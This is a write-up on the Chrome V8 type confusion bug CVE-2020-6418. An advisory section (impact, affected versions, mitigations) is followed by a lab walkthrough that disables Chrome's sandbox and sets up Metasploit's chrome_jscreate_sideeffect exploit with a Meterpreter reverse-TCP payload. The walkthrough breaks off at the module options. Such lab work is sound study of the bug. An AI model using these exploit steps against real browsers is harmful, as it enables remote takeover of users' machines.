

# CVE 2020-6418

## Type confusion in V8 in Google Chrome prior to 80.0.3987.122

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CVE-2020-6418 is a type confusion vulnerability in V8, Google Chrome's open-source JavaScript and WebAssembly engine.

### **Vulnerability Description**

On February 25, security updates were released for Google Chrome and Microsoft Edge. The open-source JavaScript and WebAssembly engines in V8 in Google Chrome before 80.0.3987.122 and Microsoft Edge browser before 80.0.361.62 are prone to a type confusion vulnerability (CVE-2020-6418), which allows attackers to access data in an unauthorized way, thereby executing malicious code.

V8 is Chrome's component that's responsible for processing JavaScript code.

A type confusion refers to coding bugs during which an app initializes data execution operations using input of a specific "type" but is tricked into treating the input as a different "type."

The "type confusion" leads to logical errors in the app's memory and can lead to situations where an attacker can run unrestricted malicious code inside an application.

Successful exploitation of the vulnerability could allow an attacker to execute arbitrary code in the context of the browser. Depending on the privileges associated with the application, an attacker could view, change, or delete data. If this application has been configured to have fewer user rights on the system, exploitation of this vulnerability could have less impact than if it was configured with administrative rights.

### **Scope of Impact**

#### **Affected Versions**

- Google Chrome < 80.0.3987.122
- Microsoft Edge < 80.0.361.62

#### **Unaffected Versions**

- Google Chrome >= 80.0.3987.122
- Microsoft Edge = 80.0.361.62

### **Mitigations**

Currently, both Google and Microsoft have released a new version to fix the preceding vulnerability. Affected users are advised to upgrade as soon as possible.

- Apply the stable channel update provided by Google to vulnerable systems immediately after appropriate testing.
- Run all software as a non-privileged user (one without administrative privileges) to diminish the effects of a successful attack.
- Remind users not to visit un-trusted websites or follow links provided by unknown or un-trusted sources.
- Inform and educate users regarding the threats posed by hypertext links contained in emails or attachments especially from un-trusted sources.
- Apply the Principle of Least Privilege to all systems and services.

## **RISK:**

### **Government:**

- Large and medium government entities: **HIGH**
- Small government entities: **MEDIUM**

### **Businesses:**


- Large and medium business entities: **HIGH**
- Small business entities: **MEDIUM**

### **Home Users:**

**LOW**


# EXPLOIT :

1. Before starting the chrome we have to turn off the sandbox of our chrome.exe, for this lets open our Command Prompt in windows.




2. Now lets navigate to our chrome.exe, in my case it is

> C:\Users\NAYAN\AppData\Local\Google\Chrome\Application




3. Also lets take a look at the ip of our windows machine for confirming the shell access using the ip address.




4. Now in the directory were we have our chrome.exe file run the following command `> chrome.exe --no-sandbox`


This command will open a chrome window with sandbox turned off.



5. This is our chrome window we got after we executed the command



6. Lets check the version of our chrome application. It should be prior to 80.0.3987.122. I have 80.0.3987.87 (x64)



## 7. Now in my Linux System ,

```
Activities nayan@ubuntu-inspiron: ~ Sat May 23, 3:53 PM
File Edit View Search Terminal Tabs Help
nayan@ubuntu-inspiron: ~ nayan@ubuntu-inspiron: ~
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
  inet 127.0.0.1 netmask 255.0.0.0
  inet6 ::1 prefixlen 128 scopeid 0x10<host>
  loop txqueuelen 1000 (Local Loopback)
  RX packets 22260 bytes 41585953 (41.5 MB)
  RX errors 0 dropped 0 overruns 0 frame 0
  TX packets 22260 bytes 41585953 (41.5 MB)
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

vmmnet1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
  inet 172.16.153.1 netmask 255.255.255.0 broadcast 172.16.153.255
  inet6 fe80::250:56ff:fec0:1 prefixlen 64 scopeid 0x20<link>
  ether 00:50:56:c0:00:01 txqueuelen 1000 (Ethernet)
  RX packets 0 bytes 0 (0.0 B)
  RX errors 0 dropped 0 overruns 0 frame 0
  TX packets 129 bytes 0 (0.0 B)
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

vmmnet8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
  inet 192.168.234.1 netmask 255.255.255.0 broadcast 192.168.234.255
  inet6 fe80::250:56ff:fec0:8 prefixlen 64 scopeid 0x20<link>
  ether 00:50:56:c0:00:08 txqueuelen 1000 (Ethernet)
  RX packets 0 bytes 0 (0.0 B)
  RX errors 0 dropped 0 overruns 0 frame 0
  TX packets 129 bytes 0 (0.0 B)
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlp6s0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
  inet 192.168.0.10 netmask 255.255.255.0 broadcast 192.168.0.255
  inet6 fe80::124:367b:36a2:5660 prefixlen 64 scopeid 0x20<link>
  ether a0:d3:7a:38:02:6b txqueuelen 1000 (Ethernet)
  RX packets 131703 bytes 136493216 (136.4 MB)
  RX errors 0 dropped 0 overruns 0 frame 0
  TX packets 105390 bytes 74073067 (74.0 MB)
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

nayan@ubuntu-inspiron:~$
```

## 8. Starting the msfconsole ,

```
Activities nayan@ubuntu-inspiron: ~ Sat May 23, 3:53 PM
File Edit View Search Terminal Tabs Help
nayan@ubuntu-inspiron: ~ nayan@ubuntu-inspiron: ~
Instructions can be found here: https://github.com/rapid7/metasploit-framework/wiki/msfdb--Database-Features-&-How-to-Set-up-a-Database-for-Metasploit

[#####] Sa, [#####]
[#####] $$ 7a, [#####]
[#####] ,a, [#####]
[#####] ,a$$ [#####]
[#####] %SP" [#####]
[#####] "a, $$ [#####]
[#####] " " $ [#####]
[#####]

+ -- ==[ metasploit v5.0.88-dev- ]
+ -- ==[ 2008 exploits - 1096 auxiliary - 343 post ]
+ -- ==[ 562 payloads - 45 encoders - 10 nops ]
+ -- ==[ 7 evasion ]

Metasploit tip: Search can apply complex filters such as search cve:2009 type:exploit, see all the filters with help search

msf5 > search chrome_js


Matching Modules
=====
# Name Disclosure Date Rank Check Description
- ---- -
0 exploit/multi/browser/chrome_jscreate_sideeffect 2020-02-19 manual No Google Chrome 80 JSCreate side-effect type confusion exploit

msf5 >
msf5 >
msf5 >
```



## 9. Search for the exploit ,

> search chrome\_js



```
metasploit > search chrome_js


Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/multi/browser/chrome_jscreate_sideeffect 2020-02-19      manual No     Google Chrome 80 JSCreate side-effect type confusion exploit

msf5 >
msf5 >
msf5 > use exploit/multi/browser/chrome_jscreate_sideeffect
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) >
```

## 10. Now start with setting up the exploit

> use exploit/multi/browser/chrome\_jscreate\_sideeffect

> show options,



```
metasploit > search chrome_js

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/multi/browser/chrome_jscreate_sideeffect 2020-02-19      manual No     Google Chrome 80 JSCreate side-effect type confusion exploit

msf5 >
msf5 >
msf5 > use exploit/multi/browser/chrome_jscreate_sideeffect
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > show options

Module options (exploit/multi/browser/chrome_jscreate_sideeffect):

Name      Current Setting  Required  Description
-----
SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT   8080             yes       The local port to listen on.
SSL       false           no        Negotiate SSL for incoming connections
SSLCert   no               no        Path to a custom SSL certificate (default is randomly generated)
URIPATH   no               no        The URI to use for this exploit (default is random)

Exploit target:

Id  Name
--  -
0   Windows 10 - Google Chrome 80.0.3987.87 (64 bit)


msf5 exploit(multi/browser/chrome_jscreate_sideeffect) >
```

11. Now lets set the required parameters,

>set SRVHOST <our ip>

>set URIPATH /

>set payload windows/x64/meterpreter/reverse\_tcp



```
Activities nayan@ubuntu-inspiron: ~ Sat May 23, 3:55 PM
File Edit View Search Terminal Tabs Help

nayan@ubuntu-inspiron: ~
# Name Disclosure Date Rank Check Description
- ----
0 exploit/multi/browser/chrome_jscreate_sideeffect 2020-02-19 manual No Google Chrome 80 JSCreate side-effect type confusion exploit

msf5 >
msf5 > use exploit/multi/browser/chrome_jscreate_sideeffect
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > show options

